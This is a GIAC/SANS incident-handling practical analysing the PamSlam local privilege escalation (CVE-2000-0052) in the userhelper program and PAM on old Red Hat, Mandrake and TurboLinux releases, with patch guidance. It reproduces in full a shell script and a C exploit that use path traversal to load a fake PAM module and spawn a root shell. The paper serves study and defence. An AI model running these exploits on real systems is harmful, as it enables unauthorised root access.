Global Information Assurance Certification Paper

Documentation of "PamSlam" Exploit

Practical assignment for Advanced Incident Handling and Hacker Exploits
By Martin Gilje Jaatun

Exploit Details

Name:	PamSlam
Variants:	<none>
Affected files:	userhelper in usermode package
CVE:	CVE-2000-0052
Operating System:	MandrakeSoft Linux Mandrake 6.1 MandrakeSoft Linux Mandrake 6.0 RedHat Linux 6.1 i386 [1] RedHat Linux 6.0 i386 TurboLinux Turbo Linux 6.0.2 TurboLinux Turbo Linux 4.4 TurboLinux Turbo Linux 4.2 TurboLinux Turbo Linux 3.5b2
Description:	Incorrect input validation in userhelper program allows local users to get root access

Protocol Description

The following is not strictly a protocol description, but rather a description of the Pluggable Authentication Module (PAM) concept and the userhelper program.

PAM

The Pluggable Authentication Module system provides a means for programs to offer user authentication and account maintenance services ([6]). PAM is a library (`libpam`) which is linked in with the programs wishing to use it for authentication etc. Each PAM module is a dynamic library, which in turn is loaded by PAM using the `dlopen()` system call.

PAM allows for changing authentication mechanisms without making changes to each application; a configuration file identifies which authentication module to use in each instance.

Userhelper

The userhelper is intended as a back-end program for GUI applications to change such things as user password, login shell and GECOS [2] information. It is not intended to be run interactively by a user, although there are no execution restrictions per se.

The userhelper is PAM-aware, and using the –w option, it is possible to specify a program [3] to be used as the authentication routine.

---

[1] This is at least claimed by Security Focus. We have, however, been unable to reproduce this on our RedHat 6.1 installation ("Cartman").
[2] The GECOS field contains things like the full user name, office number, extension, etc.
[3] This is how I interpret the manual page for userhelper, but as discussed below, there seems to be some confusion with respect to exactly what is intended to be passed with the –w option.

Description of Variants

There are various implementations of the exploit that are es sentially identical. Otherwise, no variants are known. The Security Focus lists 6 other PAM -related vulnerabilities, which are otherwise unrelated to the PamSlam exploit.

How the Exploit Works

The userhelper program in the usermode package (`usermode.rpm`) accepts relative paths when specifying a configuration file. The userhelper program passes the path supplied by the user on to PAM, which in turn performs a **dlopen**[4] on the library specified in the configuration file. The userhelper is only supposed to acce pt programs that reside in /sbin or /usr/sbin, but it does not check for the existence of ".." in the path, and is thus easily fooled. When the userhelper is satisfied that the supplied argument is indeed a program, it is passed on to `libpam`, which strange ly enough assumes that the parameter is a PAM configuration file[5]. The internal `libpam` function `_pam_init_handlers()` performs a similar check on the user-supplied argument to verify that it is located in the /etc/pam.d/ directory, and sends it off to be parsed by the `_pam_parse_conf_file()` function. Here the dynamic library is identified, and **dlopen**'ed, which in turn causes the `_init()` function in the dynamic library to be executed. In our case, the `_init()` function only spawns a shell, and since userhelper is setuid root, our work is done, and we have root access.

A step-by-step explanation (based on the C exploit below) [6]:

1. User creates a fake PAM module (/tmp/abc.so), which only consists of an `_ init()` function that spawns a shell.
2. User creates a fake conf iguration file for the fake module (/tmp/abc.conf), with the following contents:
   ```
   auth        required    /tmp/abc.so
   ```
3. User invokes the userhelper program with the following arguments:
   ```
   userhelper -w ../../../tmp/abc.conf
   ```
4. The userhelper performs the following chec k:
   ```
   strcpy(constructed_path, "/usr/sbin/");
   strcat(constructed_path, progname);
   if (access(constructed_path, X_OK)) {
       strcpy(constructed_path, "/sbin/");
       strcat(constructed_path, progname);
       if (access(constructed_path, X_OK)) {
               exit (ERR_NO_PR OGRAM);
       }
   }
   ```
5. The constructed path evaluates to /usr/sbin/../../../tmp/abc.conf , which reduces to simply /tmp/abc.conf. This file can of course be accessed, so userhelper is satisfied that the argument is an authorised program.
6. The userhelper then proce eds to invoke the PAM library by calling `pam_start()` with `../../../tmp/abc.conf` as one of the arguments.

---

[4] The system call **dlopen** loads a dynamic library.

[5] There appears to be some disagreement between the implementers of userhelper and the implementers of PAM – if the argument to the `-w` flag is supposed to reside in /sbin or /usr/sbin, it shouldn't be a configuration file, and vice versa!

[6] In the following code fragments, values have been substituted for constants and variables where it enhances readability.

7. The `pam_start()` function calls `_pam_init_handlers()`, which performs a similar check to verify that the configuration file is in the expected location:

```
sprintf(filename, "/etc/pam.d/%s", pamh ->service_name);
f = fopen(filename, "r");
if (f != NULL)
   {
         retval = _pam_parse_conf_file(pamh, f, pamh ->service_name);
         fclose(f);
         (…)
   }
```

   In this case, the `sprintf` results in /etc/pam.d/../../../tmp/abc. conf, which also reduces to /tmp/abc.conf; this file is opened, and passed on to `_pam_parse_conf_file()`.
8. The configuration file is parsed, and the module path /tmp/abc.so is extracted and placed in the `mod_path` variable. This variable is then passed as an argument to the `_pam_add_handler()` function, which performs the system call:
   `dlopen("/tmp/abc.so", ...)`
9. When the fake library abc.so is opened, the `_init()` function is invoked, and the user is dumped in a shell with root privileges.

Diagram

A partial call tree for the `userhelper` program is shown in Figure 1. The `main()` function in userhelper invokes the PAM library using the pam_start() function, which in



Figure 1: Call tree for userhelper

turns invokes the functions from the pam_handlers.c file. Finally, the `_pam_add_handler()` function performs a `dlopen()` on the library specified in the configuration file supplied as an argument to userhelper.

How to use it

A normal user can either execute the shell script exploit, or compile and execute the C exploit (both exploits reproduced above) . The user will immediately be dumped in a shell with root privileges.

Signature of the Attack

There is no particular signature of this attack, other than the presence of one of the exploit programs. However, a user need not store the exploit on the same system, and due to the brevity of the code, the user could even type it in manually each time.

To the best of my knowledge, the default configuration of RedHat 6.0 does not log the use of PamSlam.

How to Protect Against it

The quick fix is to remove the userhelper program. A more long -term fix is to prevent the PAM library and the userhelper from following "`..`" paths, which implies updating the usermode and PAM packages. From [1]:

RedHat released the following patches for this problem:

Intel:
ftp://updates.redhat.com/6.1/i386/pam -0.68-10.i386.rpm
ftp://updates.redhat.com/6.1/i386/usermode -1.17-1.i386.rpm

Alpha:
ftp://updates.redhat.com/6.1/alpha/pam -0.68-10.alpha.rpm
ftp://updates.redhat.com/6.1/alpha/usermode -1.17-1.alpha.rpm

Sparc:
ftp://updates.redhat.com/6.1/sparc/pam -0.68-10.sparc.rpm
ftp://updates.redhat.com/6.1/sparc/usermode -1.17-1.sparc.rpm

Source packages:
ftp://updates.redhat.com/6.1/SRPMS/pam -0.68-10.src.rpm
ftp://updates.redhat.com/6.1/SRPMS/usermode -1.17-1.src.rpm

TurboLinux has released patches for this vulnerability. Further information is available at http://www.turbolinux.com/security

TurboLinux Turbo Linux 6.0.2:

TurboLinux RPM pam -0.72-3.i386.rpm
ftp://ftp.turbolinux.com/pub/updates/6.0/secur ity/pam-0.72-3.i386.rpm

TurboLinux RPM usermode -1.18-1.i386.rpm

ftp://ftp.turbolinux.com/pub/updates/6.0/security/usermode -1.18-1.i386.rpm

Source Code

There are several exploits published in [1] and [7], all of which generally consist of making a dynamic library that creates a shell, and feeding this library to PAM via userhelper. The PAM library (`libpam`) is fooled into believing that this library is an authentication module by specifying the path name to the configuration file relative to the expected directory, e.g. `../../../tmp/abc.conf`

Shell script exploit

From [1]:

```
#!/bin/sh
#
# pamslam - vulnerability in Redhat Linux 6.1 and PAM pam_start
# found by dildog@l0pht.com
#
# synopsis:
#    both 'pam' and 'userhelper' (a setuid binary that comes with the
#    'usermode-1.15' rpm) follow .. paths. Since pam_start calls down to
#    _pam_add_handler(), we can get it to dlopen any file on disk. 'userhelper'
#    being setuid means we can get root.
#
# fix:
#    No fuckin idea for a good fix. Get rid of the .. paths in userhelper
#    for a quick fix. Remember 'strcat' isn't a very good way of confining
#    a path to a particular subdirectory.
#
# props to my mommy and daddy, cuz they made me drink my milk.

cat > _pamslam.c << EOF
#include<stdlib.h>
#include<unistd.h>
#include<sys/types.h>
void _init(void)
{
    setuid(geteuid());
    system("/bin/sh");
}
EOF

echo -n .

echo -e auth\\trequired\\t$PWD/_pamslam.so > _pamslam.conf
chmod 755 _pamslam.conf

echo -n .

gcc -fPIC -o _pamslam.o -c _pamslam.c

echo -n o

ld -shared -o _pamslam.so _pamslam.o

echo -n o

chmod 755 _pamslam.so

echo -n O

rm _pamslam.c
rm _pamslam.o
```

```
echo 0

/usr/sbin/userhelper  -w ../../..$PWD/_pamslam.conf

sleep 1s

rm _pamslam.so
rm _pamslam.conf
```

C exploit

From [1]:

```
/*
 * pam-mdk.c (C) 2000 Paulo Ribeiro
 *
 * DESCRIPTION:
 * -----------
 * Mandrake Linux 6.1 has the same problem as Red Hat Linux 6.x but its
 * exploit (pamslam.sh) doesn't work on it (at least on my machine). So,
 * I created this C program based on  it which exploits PAM/userhelper
 * and gives you UID 0.
 *
 * SYSTEMS TESTED:
 * --------------
 * Red Hat Linux 6.0, Red Hat Linux 6.1, Mandrake Linux 6.1.
 *
 * RESULTS:
 * -------
 * [prrar@linux prrar]$ id
 * uid=501(prrar) gid=501(prrar) groups=501(  prrar)
 * [prrar@linux prrar]$ gcc pam -mdk.c -o pam-mdk
 * [prrar@linux prrar]$ ./pam -mdk
 * sh-2.03# id
 * uid=0(root) gid=501(prrar) groups=501(prrar)
 * sh-2.03#
 */

#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

int main(int argc, char *a rgv[])
{
        FILE *fp;

        strcpy(argv[0], "vi test.txt");

        fp = fopen("abc.c", "a");
        fprintf(fp, "#include<stdlib.h> \n");
        fprintf(fp, "#include<unistd.h> \n");
        fprintf(fp, "#include<sys/types.h> \n");
        fprintf (fp, "void _init(void) { \n");
        fprintf(fp, " \tsetuid(geteuid()); \n");
        fprintf(fp, " \tsystem( \"/bin/sh\");\n");
        fprintf(fp, "}");
        fclose(fp);

        system("echo  -e auth\trequired\t$PWD/abc.so > abc.conf");
        system("c hmod 755 abc.conf");
```

```
        system("gcc  -fPIC -o abc.o  -c abc.c");
        system("ld  -shared -o abc.so abc.o");
        system("chmod 755 abc.so");
        system("/usr/sbin/userhelper  -w ../../..$PWD/abc.conf");
        system("rm  -rf abc.*");
}

/* pam-mdk.c: EOF */
```

Additional Information

Userhelper Manual Page

```
USERHELPER(8)                                          USERHELPER(8)


NAME
      Userhelper  - A helper interface to pam.

SYNOPSIS
       userhelper [  -t ] [ -w prog args ] [  -c ] [ -f full-name ]
       [ -o office ]    [  -p office-phone ]    [  -h home-phone ]
       [ -s shell ] [ username ]


DESCRIPTION
       NOTE this program is NOT intended to be run interactively.
       If you want to change this information on the command line
       use passwd(1), chfn(1), or chsh(1).

       This program provides a basic interface to change a user's
       password, gecos information, and shell.  The main  differ-
       nce  between  this program and its traditional equivilents
       is that prompts  come out on standard out to make  it  easy
       for a GUI program to interface it as a child process.

       The output is in the form of:

       <number> <string>

       Where  the number is the type of prompt returned from pam-
       lib, and the s tring is the prompt to give the user.

       The prompt numbers are as follows:

       1      Prompt with visible input.

       2      Prompt with invisible input.

       3      Informational message.

       4      Error message.

       5      Count  of messages sent in this block so far.

OPTIONS
       -t     Text mode authentication instead  of  the  numbered
              message types just described; only used with   -w.
```

-w Specify a program name and arguments to be passed through. userhelper will look up in the file /etc/security/console.apps/programname the username to authenticate stored as USER=value (value is normally "root" or the magic token "<user>" which indicates to authenticate the current user) and the program to run stored as PROGRAM=value (value must be an absolute path or it will be ignored). If USER is not specified, the current user is us ed, and if PROGRAM is not specified, userhelper looks for programname in /sbin and /usr/sbin/. userhelper will then authenticate the user via pam and then run the named program. If SESS ION=true is specified, then userhelper establishes a pam session and forks and execs, then waits around for the child to exit; otherwise, it simply execs the child. userhelper is normally c alled from consolehelper via a symlink. If FALLBACK=true is specified, the program will run as user if authentication fails. Authentication will be retried twice (three times total) u nless something other than RETRY=2 is specified.

-c Change the current user's password. Note that this option cannot be used with any of the other options. This is due to the limitation i n the interface to pamlib.

-f Specify a new Full Name.

-o Specify a new Office.

-p Specify a new Office Phone.

-h Specify a new Home Phone.

-s Specify a new shell.

EXIT STATUS

A non-zero exit status indicates an error occured. Those errors are:

1 The authentication passwords was incorrect.

2 One or more of the GECOS fields is invalid. This occurs when there is a colon suppli ed in one of the fields.

3 Password resetting error.

4 Some system files are locked.

5 User unknown.

6 Insufficent rights.

7 Invalid call to this program.

8 The she ll provided is not valid (i.e., does not exist in /etc/shells).

```
       9      Ran out of memory.

       10     Could not find the program.

       11     exec failed even though program exists.

       255    Unknown error.

FILES
       /etc/passwd             The  gecos  and shell information
                               is stored in this file.

       /etc/shells             This file is checked  to  see  if
                               the  new shell supplied is valid.

SEE ALLSO
       userpasswd(1),  userinfo(1),  consolehelper(8),   chfn(1),
       chsh(1), passwd(5)

AUTHOR
       Otto Hammersmith <otto@redhat.com>
       Michael K. Johnson <johnsonm@redhat.com>
```

References

[1] *Security Focus Vulnerability Database* (http://www.securityfocus.com/vdb/bottom.html?vid=913)

[2] *CVE database* http://cve.mitre.org/cgi-bin/cvename.cgi?name=C VE-2000-0052

[3] *Maximum Linux Security – A Hacker's Guide to Protecting Your Linux Server and Workstation*, SAMS Publishing 2000

[4] *A Linux PAM page* http://www.kernel.org/pub/linux/libs/pam

[5] Andrew G. Morgan: *The Linux-PAM Application Developer's Guide* http://www.sics.se/~pelin/pam/pam_appl.html

[6] Bryan Ericson: *Introduction to PAM*, in Phrack 56 (http://www.phrack.com)

[7] *L0pht Security Advisory* , http://www.l0pht.com/advisories/pam_advisory

Last Updated: October 24th, 2017

Upcoming Training

SANS Seattle 2017	Seattle, WA	Oct 30, 2017 - Nov 04, 2017	Live Event
SANS San Diego 2017	San Diego, CA	Oct 30, 2017 - Nov 04, 2017	Live Event
SANS Gulf Region 2017	Dubai, United Arab Emirates	Nov 04, 2017 - Nov 16, 2017	Live Event
Community SANS New York SEC504^	New York, NY	Nov 06, 2017 - Nov 11, 2017	Community SANS
SANS Milan November 2017	Milan, Italy	Nov 06, 2017 - Nov 11, 2017	Live Event
Mentor Session AW - SEC504	Houston, TX	Nov 06, 2017 - Jan 29, 2018	Mentor
SANS Miami 2017	Miami, FL	Nov 06, 2017 - Nov 11, 2017	Live Event
Community SANS Raleigh SEC504	Raleigh, NC	Nov 06, 2017 - Nov 11, 2017	Community SANS
SANS Amsterdam 2017	Amsterdam, Netherlands	Nov 06, 2017 - Nov 11, 2017	Live Event
Pen Test Hackfest Summit & Training 2017	Bethesda, MD	Nov 13, 2017 - Nov 20, 2017	Live Event
Community SANS Toronto SEC504	Toronto, ON	Nov 13, 2017 - Nov 18, 2017	Community SANS
SANS Sydney 2017	Sydney, Australia	Nov 13, 2017 - Nov 25, 2017	Live Event
Mentor Session SEC504	Houston, TX	Nov 13, 2017 - Dec 11, 2017	Mentor
SANS San Francisco Winter 2017	San Francisco, CA	Nov 27, 2017 - Dec 02, 2017	Live Event
SANS London November 2017	London, United Kingdom	Nov 27, 2017 - Dec 02, 2017	Live Event
Community SANS Detroit SEC504~	Detroit, MI	Nov 27, 2017 - Dec 02, 2017	Community SANS
SANS Austin Winter 2017	Austin, TX	Dec 04, 2017 - Dec 09, 2017	Live Event
SANS Frankfurt 2017	Frankfurt, Germany	Dec 11, 2017 - Dec 16, 2017	Live Event
SANS Cyber Defense Initiative 2017	Washington, DC	Dec 12, 2017 - Dec 19, 2017	Live Event
SANS Cyber Defense Initiative 2017 - SEC504: Hacker Tools, Techniques, Exploits, and Incident Handling	Washington, DC	Dec 14, 2017 - Dec 19, 2017	vLive
SANS Security East 2018	New Orleans, LA	Jan 08, 2018 - Jan 13, 2018	Live Event
Community SANS Honolulu SEC504	Honolulu, HI	Jan 08, 2018 - Jan 13, 2018	Community SANS
Mentor Session - SEC504	San Antonio, TX	Jan 09, 2018 - Mar 13, 2018	Mentor
Community SANS St Louis SEC504	St Louis, MO	Jan 15, 2018 - Jan 20, 2018	Community SANS
SANS Amsterdam January 2018	Amsterdam, Netherlands	Jan 15, 2018 - Jan 20, 2018	Live Event
Northern VA Winter - Reston 2018	Reston, VA	Jan 15, 2018 - Jan 20, 2018	Live Event
Community SANS Ottawa SEC504	Ottawa, ON	Jan 15, 2018 - Jan 20, 2018	Community SANS
SANS vLive - SEC504: Hacker Tools, Techniques, Exploits, and Incident Handling	SEC504 - 201801,	Jan 16, 2018 - Feb 22, 2018	vLive
SANS Dubai 2018	Dubai, United Arab Emirates	Jan 27, 2018 - Feb 01, 2018	Live Event
SANS Las Vegas 2018	Las Vegas, NV	Jan 28, 2018 - Feb 02, 2018	Live Event
Las Vegas 2018 - SEC504: Hacker Tools, Techniques, Exploits, and Incident Handling	Las Vegas, NV	Jan 28, 2018 - Feb 02, 2018	vLive